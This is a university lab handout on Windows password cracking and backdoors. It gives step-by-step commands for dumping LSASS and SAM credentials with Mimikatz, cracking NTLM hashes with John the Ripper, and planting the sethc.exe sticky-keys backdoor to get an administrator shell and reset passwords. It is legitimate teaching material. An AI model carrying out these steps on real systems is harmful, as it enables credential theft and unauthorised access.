LAB 6

Password Cracking / Windows Backdoor

DUE 03/29/2019 11:59:59 PM

100 Points Total

Overview

In this lab, students will learn about the importance of having a strong password and the reasons as to why NIST 800-53 says:

> "Verifiers SHALL require subscriber-chosen memorized secrets to be at least 8 characters in length. Verifiers SHOULD permit subscriber-chosen memorized secrets at least 64 characters in length. All printing ASCII [RFC 20] characters as well as the space character SHOULD be acceptable in memorized secrets. Unicode [ISO/ISC 10646] characters SHOULD be accepted as well. To make allowances for likely mistyping, verifiers MAY replace multiple consecutive space characters with a single space character prior to verification, provided that the result is at least 8 characters in length."

Students will also learn the importance of having a good physical security policy in-place, since as you will see in this lab. Most of the following attacks requires the attacker to have physical access to your machine but do keep in mind that some of the attacks could be perform remotely if the victim was infected.

Assignment & Instructions

Note: For each question asked, label your answer with the part, followed by the instruction. For example, your response to a question posed in Part 1, instruction 1, should be labeled as **I-1:**

Disable or uninstalled all of your anti-virus in your Windows 10 VM.

Download Mimikatz from BeachBoard and put it on your desktop, remember to do this only after all of your anti-virus and Windows security has been disabled or you won't be able to run Mimikatz.

Part I-A: Cracking a Windows Password (50 pts)


1. Log on to your Windows 10 machine → Open **Computer Management**
2. Expand **Local Users and Groups** → Click on **Users**
3. Right click on the right side of the screen → Click **New User...**
4. For the username type <Last Name_WeakPass> → Enter a weak password of your liking
5. Make sure said user is part of the administrator group
6. Log off and then log on with the current user you just created. Take a screenshot
7. Open Task Manager as an Administrator → Scroll down until you find **Local Security Authority Process**
8. Right click on it → Click "Create dump file" → The file should be created now
9. If you didn't catch it. The file should be located under → C:\Users\<User currently logged on>\AppData\Local\Temp
10. You should see a file named "lsass.DMP" → Copy this file onto your desktop
11. By now you should have disabled all Anti-Virus, Windows and Threat protection, etc.
12. Open up PowerShell as an admin → It should look something like this

LAB 6


Password Cracking / Windows Backdoor

DUE 03/29/2019 11:59:59 PM

100 Points Total



13. Now run the following command → **sekurlsa::minidump C:\Users\<Insert Current Logged On User>\Desktop\lsass.DMP**
14. What does the **sekurlsa::minidump** commad do?
15. Now run the following command → **sekurlsa::logonPasswords**




16. You should be able to see your NTLM hash.
17. Create a .txt file with the NTLM hash in it
18. Why are you not able to see all of the NTLM hashes for all of the users?
19. Now open up John the Ripper by opening up another PowerShell command
20. Type the following → & C:\Users\Hacker1\Desktop\john-1.9.0-jumbo-1-win64\run\john.exe --format=NT “<Path to the NTLM hash file>
21. Now mimikatz has an option for you to make a dump of all of the accounts.
22. You can do it by typing the following → **lsadump::sam**

LAB 6


Password Cracking / Windows Backdoor

DUE 03/29/2019 11:59:59 PM

100 Points Total



23. Well it looks like the following command didn't work, but it should.
24. Why did the previous command didn't work?
25. Where you able to get it to run? What did you have to do?
26. If you were able to get it to run and dumped all of the hashes for all of the users. You should be able to see everything. Here is a snippet of mine.



27. Now crack the NTLM hash of my screenshot → 1d63c66593a4e633be8edaa069829918
28. What was the password of my NTLM Hash?
29. Now crack all of the hashes on the folder provided.
30. List all of the usernames and their respective password. If you are not able to crack the hash, write "N/A" and a reason as to why you couldn't crack the hash.

Part-B: Backdoor into Windows (50 pts)


LAB 6

Password Cracking / Windows Backdoor DUE 03/29/2019 11:59:59 PM

100 Points Total

This is just of the many ways you should be able to get around windows if you ever forget your Windows password, you get lockout for whatever reason and don't know the administrator password to reset yours.

1. Go to your windows VM and load your Windows Installation .ISO
2. Now start your VM. When asked to press any key to start from CD/DVD, press a key
3. At the Windows Setup screen → Click Next → Click **Repair your computer**
4. On the "Chose an option" screen → Click **Troubleshoot**
5. Select the Command prompt option
6. You should see something like this




7. Now make a copy of the sethc.exe file by typing the following → copy c:\Windows\System32\sethc.exe c:\
   *Note: Most likely your drive letter will be C:\ but remember that letter drives can vary
8. What does the sethc.exe do?
9. Now type the following to replace sethc.exe with cmd.exe → copy /y c:\Windows\System32\cmd.exe c:\Windows\System32\sethc.exe
10. What does the "/y" on the previous command do?
11. At this point you should have been able to execute both commands with no issues and you can close the command prompt by pressing the X on the top right of it.

LAB 6

Password Cracking / Windows Backdoor

DUE 03/29/2019 11:59:59 PM

100 Points Total



12. Now you should be back at the “Chose an option” screen → Click the **Turn off your PC** option
13. Now at the logon screen press the Shift key 5 times consecutively. This will open up the command prompt with Administrator rights.
14. Now type → Net user <Insert User name you want to reset password off of> <Type New Password>
15. This will reset whatever user to the new password
16. In my example you can see I use a really easy password such as “Princess”, which is the same password we cracked earlier.
17. What is a different way of doing this?